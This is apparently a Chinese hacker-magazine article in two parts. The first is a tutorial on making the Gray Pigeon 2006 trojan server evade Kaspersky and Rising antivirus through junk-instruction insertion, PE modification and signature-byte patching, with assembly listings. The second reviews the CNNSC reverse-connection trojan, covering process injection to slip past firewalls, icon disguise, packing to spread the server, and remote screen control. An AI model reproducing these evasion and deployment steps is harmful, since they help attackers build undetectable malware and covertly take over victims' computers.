今天我就再给黑防VIP会员做个鸽子2006服务端的教程。课程主要内容为鸽子2006服务端的免杀处理

1. 加花免杀－getkey.dll的卡巴斯基与瑞星的文件、内存（查杀结果为卡巴斯基与瑞星都杀）。

2. 修改PE免杀－maindll.dll的的卡巴斯基与瑞星的文件、内存（查杀结果为卡巴斯基与瑞星都杀）。

3. 定位特征码免杀－主文件setup.exe的卡巴斯基与瑞星的文件、内存（查杀结果为卡巴斯基杀）。

现在我们开始：

1.用ResScope1.94打开灰鸽子服务端Setup.exe。导出MAINDLL这个DLL文件，保存为maindll.dll。如图1所示。




图1

2.再用ResScope1.94打开刚才导出的maindll.dll。导出GEIKEY.dllL文件，保存为getkey.dll，如图2所示。




图2

3.加花免杀getkey.dll，我们加入这一段花指令（大家可以自由发挥）：

```
0087C536    0000    ADD BYTE PTR DS:[EAX],AL
0087C538    0000    ADD BYTE PTR DS:[EAX],AL
0087C53A  > 90      NOP
0087C53B    EB C7   JMP SHORT getkey2.0087C504
0087C53D    90      NOP
0087C53E    00      ADD BYTE PTR DS:[EAX],AL
0087C53F    00      ADD BYTE PTR DS:[EAX],AL
0087C540    00      ADD BYTE PTR DS:[EAX],AL
……重复
0087C556 > $ 8BEC   MOV EBP,ESP   //新的程序入口地址
0087C558    41      INC ECX
0087C559    52      PUSH EDX
0087C55A    5A      POP EDX
0087C55B    5D      POP EBP
0087C55C    41      INC ECX
0087C55D    E2 DB   LOOPD SHORT getkey2.0087C53A
0087C55F    90      NOP
0087C560    90      NOP
0087C561    90      NOP
```

再使用PEEDIT编辑加花后的getkey.dll，文件的程序入口为0000C556。这样我们就完成了getkey.dll的卡巴斯基和瑞星的内存/文件免杀了。

4.再用ResScope1.94打开导出的maindll.dll。这次是导入加过花的getkey.dll到GEIKEY中，然后点保存。如图3所示。




图3

然而可惜的是，卡巴斯基和瑞星还是都能查杀这个maindl。

5.修改PE免杀maindll.dll，这里我们使用一个工具MaskPE，打开MaskPE加载maindll.DLL文件，点击make file按钮生成maindll1.dll。我们再次用卡巴斯基与瑞星对这个生成文件的内存、文件查杀，发现已经彻底免杀了。

6.再用ResScope1.94打开导出的Setup.exe。这次是导入maindll1.dll到MAINDLL中，然后点保存。现在卡巴斯基还是查杀它。

7.我们使用MyCCL来定位Setup.exe的卡巴斯基的特征码，定位结果为：

```
物理地址/物理长度 如下：
[特征] 0000BD69_00000002
```

8.使用C32Asm载入Setup.exe，使用通用跳转法修

改[特征] 0000BD69_00000002。

把这个段代码:

```
0000BD5E:  6A 00            PUSH   0
0000BD60:  6A 00            PUSH   0
0000BD62:  68 1F000F00      PUSH   F001F
0000BD67:  A1 50E91413      MOV    EAX, [DWORD DS:1314E950]
```

跳转到:

```
0000C228:  6A 00            PUSH   0
0000C22A:  6A 00            PUSH   0
0000C22C:  68 1F000F00      PUSH   F001F
0000C231:  A1 50E91413      MOV    EAX, [DWORD DS:1314E950]
0000C236:  E9 31FBFFFF      JMP    0000BD6C
0000C23B:  90               NOP
```

将原来"0000BD67: A1 50E91413 MOV EAX, [DWORD DS:1314E950]"代码NOP掉。保存为SETUP2.EXE。


这时卡巴斯基已不再报毒了。最后测试一下服务端能否上线,结果是可以的,我们的修改没问题。对于免杀,建议大家通过上面介绍的3 种方法综合运用。

蝴蝶:冰河已经离我们远去,黑洞也不再继续,所以我们能够选择的国产木马只有灰鸽子和PcShare。但如果你已经对这些木马产生"审美疲劳"的话,那么就一起来看看国内新近推出的"CNNSC_远程控制"吧。

适合读者:软件爱好者、木马爱好者

前置知识:木马的基本操作

异军突起:CNNSC远程控制



文/图 天涯衰草

配置服务端

运行客户端程序,弹出CNNSC的主界面,如图1 所示。从图1我们可以看到CNNSC的操作界面和一些著名的木马程序的操作界面还是有很多不同的。程序将木马的主要功能都集中到上面的工具栏中,中间的部分是远程计算机的上线列表,这样可以便于用户同时对多台计算机进行管理。




图1

首先还是来配置一个服务端程序,点击工具栏上的"配置服务端"按钮,在弹出的"服务端配置"窗口进行操作。

小提示 CNNSC的服务端不支持163、263、Yeah的域名解析,但可以对3322的域名进行很好的解析支持,需要注意的是它不支持直接使用IP地址进行连接这种方式。

为了让服务端程序能够方便地穿越网络防火墙,服务端程序采用了线程插入技术,用户可以选择将服务端程序的进程注入到IE浏览器或资源管理器的进程中。配置信息设置完成后,我们来对服务端程序的格式进行选择,除了常见的EXE格式外,还可以使用SCR、COM、BAT等多种文件格式,最后点击"生成服务端"按钮就能生成相应的服务端程序。如图2 所示。



图2

服务端改造

点击工具栏中的"图标工具"按钮,通过它可以修改任何EXE文件图标,并且支持真彩色。不过EXE文件必须没有经过加壳处理。在"EXE文件"中选择刚刚生成的服务端程序,然后点击"选择"按钮选择一个EXE程序;用户可以从"资源图标"列表中提取你喜欢的图标。然后点击"修改EXE图标"按钮对服务端程序进行图标修改,如图3 所示。




图3

图标修改完成后,程序会提示你图标修改成功,查看服务端是否能正常运行。刚刚修改的服务端程序有156KB,为了便于更好地进行传

播，我们最好为它加个壳。

客户端设置

CNNSC作为一个反弹连接型的木马程序，为了让服务端程序能及时地和客户端程序进行通信，客户端程序必须打开一个端口等待服务端程序的连接。点击菜单栏中的"上线设置"中的"监听设置"选项，在弹出的窗口设置监听端口9000，这是CNNSC默认的连接端口，暂时还不能更改。接着点击"监听端口"选项，然后从状态栏就可以看到"打开本地端口成功，等待主机上线"的提示。

远程控制操作

为了测试CNNSC的远程控制能力，我将刚刚生成的服务端程序安装到局域网的其他电脑中，如图4 所示。




图4

从图中我们可以看到远程计算机的相关信息，比如IP地址、用户名、系统类型、有无摄像头、服务端程序版本等等。要进行远程控制操作，用户即可以使用工具栏中的命令进行操作，也可以使用右键菜单中的控制命令进行操作，只不过右键菜单中的控制命令更加完整一些。

CNNSC的屏幕监控速度非常的快，用户根本感觉不到它的任何图像延迟（蝴蝶：咳，请考虑局域网速度因素……）。点击"全屏"和"控制"选项后，我们就可以在"屏幕监控"窗口中通过用鼠标在全屏的窗口中进行全面的控制，就像在控制一台本地的计算机一样方便。通过"保存"选项，我们还可以在程序进行屏幕监控时，将图像自动的保存在客户端程序所在地目录中，如图5 所示。




图5

